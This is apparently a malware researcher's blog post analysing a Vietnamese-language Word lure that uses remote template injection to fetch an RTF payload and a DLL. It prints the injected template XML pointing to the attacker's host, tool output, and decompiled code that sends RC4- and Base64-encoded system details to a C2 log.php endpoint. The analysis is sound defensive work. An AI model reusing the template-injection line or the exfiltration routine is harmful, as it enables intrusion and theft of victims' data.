

[QuickNote] Analysis of malware suspected to be an APT attack targeting Vietnam

kienmanowar.wordpress.com/2022/01/26/quicknote-analysis-of-malware-suspected-to-be-an-apt-attack-targeting-vietnam/

January 25, 2022



Recently, on the twitter of Shadow Chaser Group, they tweet information about malware sample that targeting Vietnam.



Sample info:

- **SHA-256**: 341dee709285286bc5ba94d14d1bce8a6416cb93a054bd183b501552a17ef314
- **ITW**: `Bien ban thong nhat ke hoach dao tao_VPB.Voffice.docx`
- **Submitted from VN**: `2022-01-24 02:52:14 UTC`

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh phúc

Hà Nội, ngày ..... tháng ..... năm ……

BIÊN BẢN LÀM VIỆC
Về việc thống nhất kế hoạch đào tạo dự án Hệ thống Quản lý văn bản và hồ sơ công việc phục vụ chỉ huy, điều hành toàn quân - Giai đoạn 2

Hôm nay, ngày **26/02/2021** tại Văn phòng Bộ Quốc phòng - Số 01, Nguyễn Tri Phương, Quận Ba Đình, Thành phố Hà Nội, chúng tôi gồm:

1. Đại diện Văn phòng Bộ Quốc phòng

- **Thiếu tướng Nguyễn Viết Tuyên** Chức vụ: Phó Chánh Văn phòng.

2. Đại diện Tập đoàn Công nghiệp - Viễn thông Quân đội (CN-VTQĐ):

- **Thượng tá Nguyễn Mạnh Hồ** Chức vụ: Tổng Giám đốc Tổng Công ty Giải pháp Doanh nghiệp Viettel - Chi nhánh Tập đoàn Công nghiệp - Viễn thông Quân đội.
- Đ/c Nguyễn Công Phụng Chức vụ: Phó Giám đốc Trung tâm Khách hàng Bộ Quốc phòng - Tổng Công ty Giải pháp Doanh nghiệp Viettel.

Hai Bên cùng thống nhất về kế hoạch đào tạo các dự án, nội dung như sau:

- **Tổ chức đào tạo:** Khóa đào tạo được tổ chức thành các lớp học theo từng đối tượng sử dụng hệ thống cụ thể như sau:

- Số lớp đào tạo: **32 lớp**.
- Lớp đào tạo đối với vai trò Quản trị hệ thống.
- Lớp đào tạo đối với vai trò Văn thư.
- Lớp đào tạo đối với vai trò chuyên viên, lãnh đạo đơn vị.
- Số lượng học viên mỗi lớp đào tạo tối đa 40 học viên: Do Văn phòng Bộ cung cấp và thống nhất với các đơn vị trong toàn quân.
- Địa điểm đào tạo: Do Văn phòng Bộ chỉ định.

Tập đoàn CN-VTQĐ chịu trách nhiệm đảm bảo: Tối thiểu 01 giảng viên chính, 01 trợ giảng, 01 cán bộ hỗ trợ kỹ thuật, 01 cán bộ quản lý cho 01 lớp và các trang thiết bị phục vụ đào tạo như tài liệu, máy chiếu, máy tính, …

- **Thời gian dự kiến đào tạo:** Thực hiện từ **01/03/2021 đến 31/6/2021**.


Cause this sample related to Vietnam, so I decided to taking time to perform a quick analysis of this malicious document. A quick check of this document shows that it uses the Template Injection technique. The advantage of this technique is that when the user open the file, it will automatically download the `fav.ico` file from the address `hxxp://office[.]oiqezet[.]com/portals/office/fav.ico`.

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId7898" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://office.oiqezet.com/portals/office/fav.ico" TargetMode="External"/>
</Relationships>
```


In addition, based on the `<AppVersion>` tag information, it is possible to know that the attacker created this document from `Office 2010` :

```
  <TitlesOfParts>
    <vt:vector size="1" baseType="lpstr">
      <vt:lpstr>C[illegible]NG H[illegible]A X[illegible] H[illegible]I CH[illegible] NGH[illegible]A VI[illegible]T NAM</vt:lpstr>
    </vt:vector>
  </TitlesOfParts>
  <Company>tait</Company>
  <LinksUpToDate>false</LinksUpToDate>
  <CharactersWithSpaces>2008</CharactersWithSpaces>
  <SharedDoc>false</SharedDoc>
  <HyperlinksChanged>false</HyperlinksChanged>
  <AppVersion>14.0000</AppVersion>
</Properties>
```

At the time of analysis, I could still download the `fav.ico` (MD5: 9521e4138fd0e6996072778cd4f1f06a) file:




The downloaded `fav.ico` file is not a PE file, it is an `RTF file` :



Checking it with the `rtfobj` tool, the results show that this RTF file has an embedded object named `qax23.xp` , with size: 167831 bytes, and has MD5 = '`935553d110e5ded158006d0679226641`'.

```
================================================================================
File: 'fav.ico' - size: 391194 bytes
---+----------+-------------------------------------------------------------
id |index     |OLE Object
---+----------+-------------------------------------------------------------
0  |00007DB2h |format_id: 2 (Embedded)
   |          |class name: b'PACKAGE'
   |          |data size: 167831
   |          |OLE Package object:
   |          |Filename: 'qax23.xp'
   |          |Source path: 'C:\\Users\\John\\AppData\\Local\\Microsoft\\Windo
   |          |ws\\INetCache\\Content.Word\\qax23.xp'
   |          |Temp path = 'C:\\Users\\John\\AppData\\Local\\Temp\\qax23.xp'
   |          |MD5 = '935553d110e5ded158006d0679226641'
   |          |File Type: Unknown file type
---+----------+-------------------------------------------------------------
1  |0005ACABh |format_id: 2 (Embedded)
   |          |class name: b'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 8485
   |          |MD5 = '6b18b9c9127169ce983262e579b0cad9'
---+----------+-------------------------------------------------------------
2  |0005AC91h |Not a well-formed OLE object
---+----------+-------------------------------------------------------------
```


This technique reminds me some of samples that I've analyzed before: [1] , [2], [3], [4]. Thanks to nao_sec for updating the `rr decoder` tool to decode the encrypted object.




After dumping the object and then use `rr_decoder`, I got the Dll file with the original name `Download.dll`.

```
Saving file from OLE Package in object #0:
  Filename = 'qax23.xp'
  Source path = 'C:\\Users\\John\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Word\\qax23.xp'
  Temp path = 'C:\\Users\\John\\AppData\\Local\\Temp\\qax23.xp'
  saving to file fav.ico_qax23.xp
  md5 935553d110e5ded158006d0679226641

C:\Users\REM\Desktop\VN APT>rr_decode.py fav.ico_qax23.xp decoded_dll.bin
[!] Type [8291706f] is Detected!
[+] Decoding...
[!] Complete!
```




Here is the result when I upload this Dll to tria.ge site: https://tria.ge/220124-k8nknsdhf8/behavioral1



As shown in the figure, the malware after executing will send encrypted data to the address `http://office[.]oiqezet[.]com/portals/office/log.php?` , whereby the IP address of remote address is from Vietnam. To be able to decode the above data, I quickly reversed code of the Dll file.

The code of this Dll shows that it will collect and aggregate information about the victim's computer, including: ***`Host Name, OS Name, OS Version, System type, Architecture, User Name, InternetInformation, Antivirus product`*** .



All collected information will be encrypted with the **RC4 algorithm**, with the encryption/decryption key is `"123abc"`, then this encrypted data will continue to be encoded by the **Base64 algorithm** before being sent to C2 as picture above.

```
key_length = strlen("123abc");
f_RC4_KSA(s_box, key_length, key_length);
f_RC4_PRGA(s_box, plain_buf, Size);
v16 = f_encode_data_using_Base64(v6, (int)&a1, plain_buf, Size);
std::string::operator=(v16);
unknown_libname_32(&a1);
sub_10003D89((char *)&v21, v32);
v17 = f_convert_to_wchar(&a1, (LPCCH)v21, v22, v23, v24, v25, v26);
sub_10002EE0(v39, v17);
sub_10001495(&a1);
sub_10001469(&v38, (wchar_t *)L"portals/office/log.php");
sub_1000150E(&v38, L"?Data=");
```

Based on the analysis results, by using CyberChef, I can decrypt the encrypted data when sent to C2 as follows:

End.

Regards,

m4n0w4r